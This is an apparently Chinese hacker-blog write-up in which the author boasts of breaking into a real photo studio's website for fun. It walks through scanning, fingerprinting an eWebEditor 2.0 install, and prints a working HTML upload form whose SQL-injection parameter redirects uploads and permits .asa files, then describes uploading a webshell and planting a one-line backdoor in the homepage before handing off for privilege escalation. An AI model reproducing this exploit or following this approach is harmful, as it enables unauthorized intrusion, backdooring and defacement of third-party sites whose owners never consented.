
文章来源:[www.hake.cc](http://www.hake.cc/)  
文章作者:南宫无缘  
近来人品爆发，今天看到初中同学去拍了一个什么城市杂志，成了麻豆，我就自叹不如了，然后看到相片下面有一个某某影楼写着网址，于是产生了邪恶的念头，好了，废话不多说，咱们一起走进YD的时间！  
   
看起来还不错吧，糟蹋了可惜了，嘿嘿，那不改首页吧  
注入是没用的，这我试过了  
用WWWSCAN扫了下，有几个上传和后台，如图  
   
一开始我是看着有后台admin，潜意识的第一个打开了它，打开过后是Dvbbs7.0论坛，群里的低调（HDS）郭郭把DVBBS7.0的漏洞试了个遍都没找到能用的，其中也找到一个上传bbs/reg\_upload.asp ，打开一看果然是上传，用了几个方法也没把验证绕过去，得，哥们儿惹不起你躲得起，后来发现还有另一个上传edit/upload.asp 看到有editor我就兴奋了，这个上传肯定传不上去的，所以没想从这里能突破什么，直接来找后台吧，有edit/data这个目录，但是不是默认数据库，后来拿下了才发现被改了，edit/admin目录，后台被删除了，试过了admin\_style.asp直接跳回了editor登录首页，因为后台挂了，所以404你懂的。  
那么我以前依稀记得有人从那个简陋的upload上传成功过，我也就想从这方面试试，首先来确定编辑器的版本，俗话说的好，吃药不能乱吃，得对症下药，上次在群里得到了冷风郭郭的赐教edit/dialog/about.html可以看到编辑器的版本信息。  
结果我屁颠儿屁颠儿的打开一看傻眼了，人家管理员在WEB程序方面的安全意识还不错，把版本信息给抹了，就留了个宣传信息。。万恶的广告啊~  
不用担心，咱们还可以从另一个地方得知那就是edit/ewebeditor.asp，打开一看显示的是：调用错误：请传入调用参数ID，即隐藏的内容表单项ID！  
那么遇到这种情况该怎么办呢?以前我是选择直接放弃的，但是我又从一个朋友那里得知了一个YD的办法，那就是给他赋上参数  
像这样edit/ewebeditor?id=1，嘿嘿是不是出来了啊？这下我们再点工具栏里的“关于”或者“帮助”选项都可以。得到版本为2.0.  
百度得知2.0的ewebeditor在线编辑器是存在漏洞的，可以利用注入来控制上传类型和上传目录。这里感谢闷豆郭郭，都是因为他的思想使我拿下了这个网站。  
那么给大家这个漏洞利用代码  
<form action="[http://www.XXX.com/edit/upload.asp?action=save&type=IMAGE&style=horind'](http://www.xxx.com/edit/upload.asp?action=save&type=IMAGE&style=horind) union select S\_ID,S\_Name,S\_Dir,S\_CSS,[S\_UploadDir]%2b'/../db',S\_Width,S\_Height,S\_Memo,S\_IsSys,S\_FileExt,S\_FlashExt, [S\_ImageExt]%2b'|asa',S\_MediaExt,S\_FileSize,S\_FlashSize,S\_ImageSize,S\_MediaSize,S\_StateFlag,S\_DetectFromWord,S\_InitMode,S\_BaseUrl from ewebeditor\_style where s\_name='standard'and'a'='a" method=post name=myform enctype="multipart/form-data">       
<input type=file name=uploadfile size=100><br><br>       
<input type=submit value=Fuck>       
</form>  
从源码得知这个源码通过注入语句来控制了上传类型和目录，地方我已经加亮了。/../db得知[www.xx.com/edit/db](http://www.xx.com/edit/db)这个，添加了上传类型为ASA，那么我们保存为HTML，嘿嘿，YD的一幕来了。  
点击FUCK（咋叫这名儿。。）上传，这里会跳到UPLOAD那个页面，但是只要你细心的话可以看到地址栏的参数改变了。  
这时候我们来查看源码，拖到最后，嘿嘿是不是看到小马了？  
   
  
最后因为这个马不好用又懒得另外传，我又邪恶的在首页插了一句话，嘿嘿，保险嘛。  
最后等低调郭郭（HDS）去提权，我屁颠儿屁颠儿的来写文章，等咱们的低调郭郭出文章吧。  
最后总结一句：苍蝇不叮无缝的蛋（咋这比喻。。），要学会细心与耐心，多用强大的谷歌叔叔和百度阿姨，虽然阿姨打不过叔叔，但是两个连起来还是很好用的。